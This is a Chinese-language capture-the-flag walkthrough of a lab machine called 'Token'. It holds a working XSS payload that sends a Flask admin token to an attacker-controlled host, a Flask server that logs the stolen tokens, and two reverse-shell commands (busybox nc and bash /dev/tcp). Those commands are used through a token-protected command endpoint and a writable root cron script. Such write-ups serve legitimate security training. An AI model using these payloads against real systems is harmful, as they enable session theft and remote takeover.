

Token

Bash ▾

```
1  └─(root@kali)-[/tmp/z0ng]
2  └─# nmap -sV -sC -Pn -p- --min-rate=1500 192.168.56.218
3  Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 14:26 CST
4  Nmap scan report for 192.168.56.218 (192.168.56.218)
5  Host is up (0.0037s latency).
6  Not shown: 65532 closed tcp ports (reset)
7  PORT      STATE SERVICE VERSION
8  22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
9  | ssh-hostkey:
10 |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
11 |   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
12 |_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
13 80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
14 | http-cookie-flags:
15 |   /:
16 |     PHPSESSID:
17 |_     httponly flag not set
18 | http-title: \xE7\xAE\xA1\xE7\x90\x86\xE5\x91\x98\xE7\x99\xBB\xE5\xBD\x95
19 |_Requested resource was login.php
20 |_http-server-header: Apache/2.4.62 (Debian)
21 5000/tcp  open  http     Werkzeug httpd 3.1.3 (Python 3.9.2)
22 |_http-server-header: Werkzeug/3.1.3 Python/3.9.2
23 |_http-title: 404 Not Found
24 MAC Address: 08:00:27:EE:48:5A (PCS Systemtechnik/Oracle VirtualBox virtual
25 NIC)
26 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
27
28 Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.06 seconds
```

扫一下这俩web服务,

```

1  └─(root@kali)-[/tmp/z0ng]
2  └─# gobuster dir -u http://192.168.56.218/ -w
3  /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -x
4  html,txt,php -k
5  =====
6  Gobuster v3.6
7  by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
8  =====
9  [+] Url: http://192.168.56.218/
10 [+] Method: GET
11 [+] Threads: 10
12 [+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-
13 Content/common.txt
14 [+] Negative Status codes: 404
15 [+] User Agent: gobuster/3.6
16 [+] Extensions: html,txt,php
17 [+] Timeout: 10s
18 =====
19 Starting gobuster in directory enumeration mode
20 =====
21 /dashboard.php (Status: 302) [Size: 0] [--> login.php]
22 /feedback.php (Status: 200) [Size: 5011]
23 /index.php (Status: 302) [Size: 0] [--> login.php]
24 /index.php (Status: 302) [Size: 0] [--> login.php]
25 /login.php (Status: 200) [Size: 3484]
26 /logout.php (Status: 302) [Size: 0] [--> login.php]
27 /messages.txt (Status: 200) [Size: 0]
28 /server-status (Status: 403) [Size: 279]
29 Progress: 18980 / 18984 (99.98%)
30 =====
31 Finished
32 =====
33
34 └─(root@kali)-[/tmp/z0ng]
35 └─# gobuster dir -u http://192.168.56.218:5000 -w
36 /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -x
37 html,txt,php -k
38 =====
39 Gobuster v3.6
40 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
41 =====
42

```

```
43  [+] Url:                        http://192.168.56.218:5000
44  [+] Method:                     GET
45  [+] Threads:                    10
46  [+] Wordlist:                   /usr/share/wordlists/seclists/Discovery/Web-
47  Content/common.txt
48  [+] Negative Status codes:      404
49  [+] User Agent:                 gobuster/3.6
50  [+] Extensions:                html,txt,php
51  [+] Timeout:                    10s
52  =====
53  Starting gobuster in directory enumeration mode
54  =====
55  /admin                          (Status: 302) [Size: 199] [--> /login]
    /cmd                          (Status: 401) [Size: 25]
    /flag                         (Status: 200) [Size: 44]
    /login                       (Status: 200) [Size: 323]
    Progress: 18980 / 18984 (99.98%)
    =====
    Finished
    =====
```

然后发现/feedback.php，这里是一个评论区的功能，看他的js，好像有一个flask令牌，

```

1      <script>
2          console.log("留言板页面已加载");
3          console.log("Cookie信息:", document.cookie);
4
5          try {
6              if (document.cookie.includes('flask_token')) {
7                  console.log("检测到Flask令牌");
8              }
9          } catch (e) {
10             console.error("令牌检测错误:", e);
11         }
12
13         // 确保所有脚本能够执行
14         window.addEventListener('DOMContentLoaded', function() {
15             var scripts = document.querySelectorAll('script[src]');
16             scripts.forEach(function(script) {
17                 script.addEventListener('error', function() {
18                     console.warn("脚本加载失败:", script.src);
19                 });
20             });
21         });
22     </script>

```

构造一个xss语句去读取,

```

1  <script>var t=document.cookie.split(';
    ').find(c=>c.startsWith('flask_token='))?.split('=')[1];if(t)new
    Image().src="http://192.168.56.120:8000/steal?token="+t;</script>


```

python开一个服务监听一下,

```

1  # attack_server.py
2  from flask import request
3  from flask import Flask
4  app = Flask(__name__)
5
6  @app.route('/steal')
7  def steal():
8      token = request.args.get('token')
9      print("[+] Stolen flask_token:", token)
10     with open("tokens.txt", "a") as f:
11         f.write(token + "\n")
12     return '', 204
13
14 app.run(host='0.0.0.0', port=8000)

```



```

(root@kali) ~/tmp/z0ng
# python exp.py
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:8000
* Running on http://192.168.171.128:8000
Press CTRL+C to quit
192.168.171.1 - - [24/Jul/2025 14:42:11] "GET / HTTP/1.1" 404 -
192.168.171.1 - - [24/Jul/2025 14:42:12] "GET /favicon.ico HTTP/1.1" 404 -
[+] Stolen flask_token:
192.168.171.1 - - [24/Jul/2025 14:42:30] "GET /steal?token= HTTP/1.1" 204 -
[+] Stolen flask_token: Bearer ADMIN_T0K3N_Flask_Dashazi
192.168.56.218 - - [24/Jul/2025 14:44:00] "GET /steal?token=Bearer%20ADMIN_T0K3N_Flask_Dashazi HTTP/1.1" 204 -
[+] Stolen flask_token: Bearer ADMIN_T0K3N_Flask_Dashazi
192.168.56.218 - - [24/Jul/2025 14:45:01] "GET /steal?token=Bearer%20ADMIN_T0K3N_Flask_Dashazi HTTP/1.1" 204 -
[+] Stolen flask_token: Bearer ADMIN_T0K3N_Flask_Dashazi
192.168.56.218 - - [24/Jul/2025 14:46:01] "GET /steal?token=Bearer%20ADMIN_T0K3N_Flask_Dashazi HTTP/1.1" 204 -
[+] Stolen flask_token: Bearer ADMIN_T0K3N_Flask_Dashazi

```

得到token，然后5000端口那里有一个/cmd 接口，有了token之后就可以执行命令了，

```

1  (root@kali) - [~]
2  # curl "http://192.168.56.218:5000/cmd?cmd=ls" -H "Authorization: Bearer
3  ADMIN_T0K3N_Flask_Dashazi"
4
   {"output": "app.py\nrequirements.txt\nrun.sh\ntemplates\n", "status": "success"}

```

反弹一个shell，

```

1  (root@kali) - [~]
2  # curl "http://192.168.56.218:5000/cmd?
   cmd=busybox%20nc%20192.168.56.120%209999%20-e%20/bin/bash" -H
   "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi"

```

上去之后，尝试提权，

```
Bash ▾  
1 (remote) www-data@Token:/home$ find / -perm -u=s -type f 2>/dev/null  
2 /usr/bin/chsh  
3 /usr/bin/chfn  
4 /usr/bin/newgrp  
5 /usr/bin/gpasswd  
6 /usr/bin/mount  
7 /usr/bin/su  
8 /usr/bin/umount  
9 /usr/bin/pkexec  
10 /usr/bin/sudo  
11 /usr/bin/passwd  
12 /usr/lib/dbus-1.0/dbus-daemon-launch-helper  
13 /usr/lib/eject/dmccrypt-get-device  
14 /usr/lib/openssh/ssh-keysign  
15 /usr/libexec/polkit-agent-helper-1
```

然后www-data没有sudo，去切换到其他用户，catalytic用户的密码就是catalytic，

```
Bash ▾  
1 (remote) catalytic@Token:/home/catalytic$ sudo -l  
2 Matching Defaults entries for catalytic on Token:  
3     env_reset, mail_badpass,  
4     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b  
5     in  
6  
7     User catalytic may run the following commands on Token:  
8     (ALL) NOPASSWD: /usr/bin/id
```

这是一个兔子洞，尝试其他的提权方式，上传一个pspy监听到，

Bash ▾

```

1  2025/07/24 03:41:01 CMD: UID=0      PID=52360 | /usr/sbin/CRON -f
2  2025/07/24 03:41:01 CMD: UID=0      PID=52361 | /bin/sh -c /usr/bin/python3
3  /var/www/html/check_messages_cron/check_messages.py
4  2025/07/24 03:41:02 CMD: UID=0      PID=52362 | /usr/bin/python3
5  /var/www/html/check_messages_cron/check_messages.py
   (remote) www-data@Token:/tmp# ls -al
   /var/www/html/check_messages_cron/check_messages.py
   -rwxr-xr-x 1 www-data www-data 1914 Jul 24 03:40
   /var/www/html/check_messages_cron/check_messages.py

```

这个是刚才的那个网站的服务，只需要www-data权限就可以修改，所以我们可以去修改这个python文件，反弹一个shell，

Bash ▾

```

1  os.system("bash -c 'bash -i >& /dev/tcp/192.168.56.120/4444 0>&1'")

```

然后监听就可以得到root用户权限，

Bash ▾

```

1  └─(root@kali)-[/tmp/z0ng]
2  └─# pwncat-cs -lp 4444
3  (remote) root@Token:/root# ls -al
4  total 72
5  drwx----- 6 root root 4096 Jul 22 02:28 .
6  drwxr-xr-x 18 root root 4096 Mar 18 20:37 ..
7  lrwxrwxrwx 1 root root 9 Mar 18 21:18 .bash_history -> /dev/null
8  -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
9  drwxr-xr-x 6 root root 4096 Jul 22 02:05 .cache
10 drwx----- 3 root root 4096 Apr 4 21:00 .gnupg
11 drwxr-xr-x 3 root root 4096 Mar 18 21:04 .local
12 -rw-r--r-- 1 root root 148 Aug 17 2015 .profile
13 -rw-r--r-- 1 root root 44 Jul 21 23:07 root.txt
14 -rw-r--r-- 1 root root 66 Jul 21 22:06 .selected_editor
15 drw----- 2 root root 4096 Apr 4 23:57 .ssh
16 -rw-rw-rw- 1 root root 29984 Jul 22 02:28 .viminfo
17 (remote) root@Token:/root# cat root.txt
18 flag{root-d404401c8c6495b206fc35c95e55a6d5}

```